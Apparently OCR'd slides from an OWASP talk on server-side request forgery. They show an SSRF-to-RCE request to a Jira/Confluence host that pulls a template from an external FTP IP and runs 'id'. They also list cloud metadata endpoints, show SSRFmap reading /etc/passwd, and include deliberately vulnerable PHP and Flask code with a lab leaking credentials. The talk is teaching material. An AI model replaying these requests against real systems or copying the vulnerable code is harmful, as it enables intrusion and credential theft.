
  
Below the redacted body, the full contents of the file /etc/passwd are displayed:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
dovecot:x:97:97:Dovecot IMAP server:/usr/libexec/dovecot:/sbin/nologin
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin/nologin
mailman:x:32000:962:/usr/local/cpanel/3rdparty/mailman:/usr/local/cpanel/bin/noshell
mailnull:x:47:47:Exim:/var/spool/mqueue:/bin/false
```



# Exploitation

- SSRF to RCE: <https://hackerone.com/reports/713900>



**Request**

Raw Params Headers Hex

```
POST /plugins/servlet/gadgets/makeRequest HTTP/1.1
Host: jira.tochka.com
User-Agent: curl/7.61.1
Accept: */*
X-Atlassian-Token: no-check
Content-Length: 322
Content-Type: application/x-www-form-urlencoded
Connection: close

url=https://jira.tochka.com:443@confluence.bank24.int/rest/tinymce/1/macro/preview&httpMethod=POST&headers=content-type%3Dapplication/json&postData={"contentId":"1","macro":{"body":"","params":{"url":"https://www.youtube.com/watch?v=y6s0tX0vchY","_template":"ftp://68.183.67.159/qwe2.txt","command":"id"},"name":"widget"}}
```

**Response**

Raw Headers Hex

```
\n    <link rel="shortcut icon"\n      href="/s/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/_/favicon.ico">\n    <link rel="icon"\n      type="image/x-icon"\n      href="/s/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/_/favicon.ico">\n    <link\n      rel="search"\n      type="application/opensearchdescription+xml"\n      href="/opensearch/osd.action"\n      title="Confluence"/>\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?build-number=5637"\n      media="all"\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?media=print"\n      media="print"\n    <!--[if lt IE 9]>\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?conditionalComment=lt+IE+9"\n      media="all"\n    <![endif]-->\n    <!--[if lte IE 8]>\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?conditionalComment=lte+IE+8"\n      media="all"\n    <![endif]-->\n    <!--[if lte IE 9]>\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?conditionalComment=lte+IE+9"\n      media="all"\n    <![endif]-->\n    <link type="text/css" rel="stylesheet"\n      href="/s/d41d8cd98f00b204e9800998ecf8427e-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/css/batch.css?conditionalComment=lte+IE+8&locale=ru-RU"\n      ></script>\n    <!--[if lte IE 8]>\n    <script type="text/javascript"\n      src="/s/11c31dec86225875949252a05066e951-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/js/batch.js?build-number=5637&locale=ru-RU"\n    ></script>\n    <!--[if lte IE 8]>\n    <script type="text/javascript"\n      src="/s/b12f4704f37b2489196b7d66986a2bad-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/110/_/download/superbatch/js/batch.js?conditionalComment=lte+IE+8&locale=ru-RU"\n    ></script>\n    <!--[if lte IE 8]>\n    <script type="text/javascript"\n      src="/s/9d5f41ec4716a84662a9020751228a1d-CDN/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/bfa6c03e446024507f1bd5cf7e8c81d3/_/download/contextbatch/js/preview/batch.js?build-number=5637&locale=ru-RU"\n    ></script>\n    <!--[if lte IE 8]>\n    <script type="text/javascript"\n      src="/s/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/2/_/styles/colors.css"\n      media="all"\n    ></script>\n    <!--[if lte IE 8]>\n    <link type="text/css" rel="stylesheet"\n      href="/s/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/1.0/_/download/resources/com.atlassian.confluence.themes.default:styles/default-theme.css"\n      media="all"\n    <!--[if lte IE 8]>\n    <link type="text/css" rel="stylesheet"\n      href="/s/ru_RU/5637/elef10868e8fe2f234ala0b171b01cde1d9717c4.2/2/_/styles/custom.css"\n      media="all"\n    >\n    <!--\n      window.onload = function() {\n        window.parent.AJS.MacroBrowser.previewOnload(document.body);\n      }\n    -->\n    <!--\n      </script>\n      </head>\n      <body id="com-atlassian-confluence" class="content-preview">\n        <div id="main"\n          <div id="content"\n            <div class="wiki-content">\n              <div id="page edit">\n                <div class="confluence" uid=502(groups=502(context=unconfined_u:system_r:initrc_t:s0\nr\nn3232\nr\nn\n</div>\n              </div>\n            </div>\n          </div>\n        <!-- include system javascript resources -->\n      <!-- end system javascript resources -->\n    -->\n  -->\n</body>\n</html>\n}}\n
```



# Exploitation

- SSRF to RCE:
  - AWS: <http://169.254.169.254/latest/meta-data>
  - GCP: <http://metadata/computeMetadata/v1/project/project-id>
  - Digital Ocean: <http://169.254.169.254/metadata/v1/>
  - Azure: <http://169.254.169.254/metadata>



# Exploitation

- SSRFmap

**SSRFMap** is a tool used by security researchers and penetration testers to map internal networks and identify potential vulnerabilities using Server Side Request Forgery (SSRF) attacks. It is an open-source tool written in Python and is available on GitHub.

```
└$ python ssrfmap.py -r data/request.txt -p url -m readfiles
-----
[INFO]:Module 'readfiles' launched !
[INFO]:Reading file : /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
daemon:x:2:2:daemon:/:/usr/bin/nologin
mail:x:8:12:mail:/var/spool/mail:/usr/bin/nologin
ftp:x:14:11:ftp:/srv/ftp:/usr/bin/nologin
http:x:33:33:http:/srv/http:/usr/bin/nologin
dbus:x:81:81:dbus:/:/usr/bin/nologin
nobody:x:99:99:nobody:/:/usr/bin/nologin
```



# SSRF Code Review - Vulnerable

Here's an example of a vulnerable PHP code that allows an attacker to make arbitrary requests to internal resources:

```
● ● ●

<?php

$url = $_GET['url'];
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$response = curl_exec($ch);
curl_close($ch);

echo $response;

?>
```



# SSRF Code Review - Mitigated

To mitigate this vulnerability, you should always validate and sanitize user input, especially when it is used to construct URLs or make network requests. Here's an example of how you can modify the code to prevent SSRF attacks:

```
● ● ●

<?php

$url = $_GET['url'];

// Validate the URL scheme and host
if (!preg_match('/^https?:\/\/[a-z0-9]+([-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}(:[0-9]{1,5})?
(\/.*)?$/i', $url)) {
    die('Invalid URL');
}

// Sanitize the URL to remove any special characters
$url = filter_var($url, FILTER_SANITIZE_URL);

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$response = curl_exec($ch);
curl_close($ch);

echo $response;

?>
```



# Lab Demo

- Lab: SSRF with blacklist-based input filter:

<https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter>

- Lab: SSRF with whitelist-based input filter:

<https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter>



# Lab Demo

```
1 from flask import Flask, request  
2 import requests  
3  
4 app = Flask(__name__)  
5 @app.route('/api/vulnerable_endpoint', methods=['GET'])  
6 def vulnerable_endpoint():  
7     # Get user input for the target URL  
8     target_url = request.args.get('target_url')  
9     # Make an HTTP request to the target URL  
10    response = requests.get(target_url)  
11    # Return the response to the user  
12    return response.text  
13  
14 if __name__ == '__main__':  
15     app.run(debug=True)
```

The screenshot shows a web browser window with the URL `localhost:5000/api/vulnerable_endpoint?target_url=http://localhost:9999/`. The page displays a "Directory listing for /" with a single item: a link to `secrets.txt`.

The screenshot shows a web browser window with the URL `localhost:5000/api/vulnerable_endpoint?target_url=http://localhost:9999/secrets.txt`. The page displays the contents of the `secrets.txt` file, which contains the following AWS credentials:


```
$_ENV['AWS_ACCESS_KEY_ID']="AKIAYB45DCSNJ526XYER"; $_ENV['AWS_SECRET_ACCESS_KEY']="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";
```

The screenshot shows a terminal window with the command `python3 -m http.server 9999` being run. The output shows the server is serving on port 9999. Subsequent log entries show multiple requests for the `/secrets.txt` file from the IP address `127.0.0.1`.

```
yasser@yasser:~/Data/OWASP CHAPTER/SSRF/secrets$ python3 -m http.server 9999  
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...  
127.0.0.1 - - [05/Feb/2024 17:29:43] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [05/Feb/2024 17:29:57] "GET /secrets.txt HTTP/1.  
127.0.0.1 - - [05/Feb/2024 17:30:17] "GET /secrets.txt HTTP/1.  
127.0.0.1 - - [05/Feb/2024 17:30:58] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [05/Feb/2024 17:31:02] "GET /secrets.txt HTTP/1.1" 200 -
```

ConnectionError

```
requests.exceptions.ConnectionError: ('Connection aborted.', BadStatusLine('SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3\r\n'))
```



# Mitigation

- Sanitize and validate user input
- Disable unused URL schemas: file://, ftp://, and dict://
- Use Authentication on the internal services
- Disable HTTP redirections
- User white list for all of the IPs the web application needs to deal with
- Don't use the black list for mitigation



# Resources

- [https://owasp.org/Top10/A10\\_2021-Server-Side\\_Request\\_Forgery\\_%28SSRF%29/](https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/)
- <https://portswigger.net/web-security/ssrf>
- <https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery>
- <https://www.cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf>
- <https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/>
- <https://learn.snyk.io/lesson/ssrf-server-side-request-forgery/#step-1732b042-9404-4d3c-f8f3-01498e6f84d3>
- <https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/>
- <https://www.briskinfosec.com/blogs/blogsdetail/Server-Side-Request-Forgery-SSRF>
- <https://brightsec.com/blog/ssrf-attack/#risks-of-ssrf-attacks>
- <https://medium.com/@adithyakrishnav001/server-side-request-forgery-ssrf-bf23802cfb12>



# Thanks for your time

**Yasser Elsnbary**

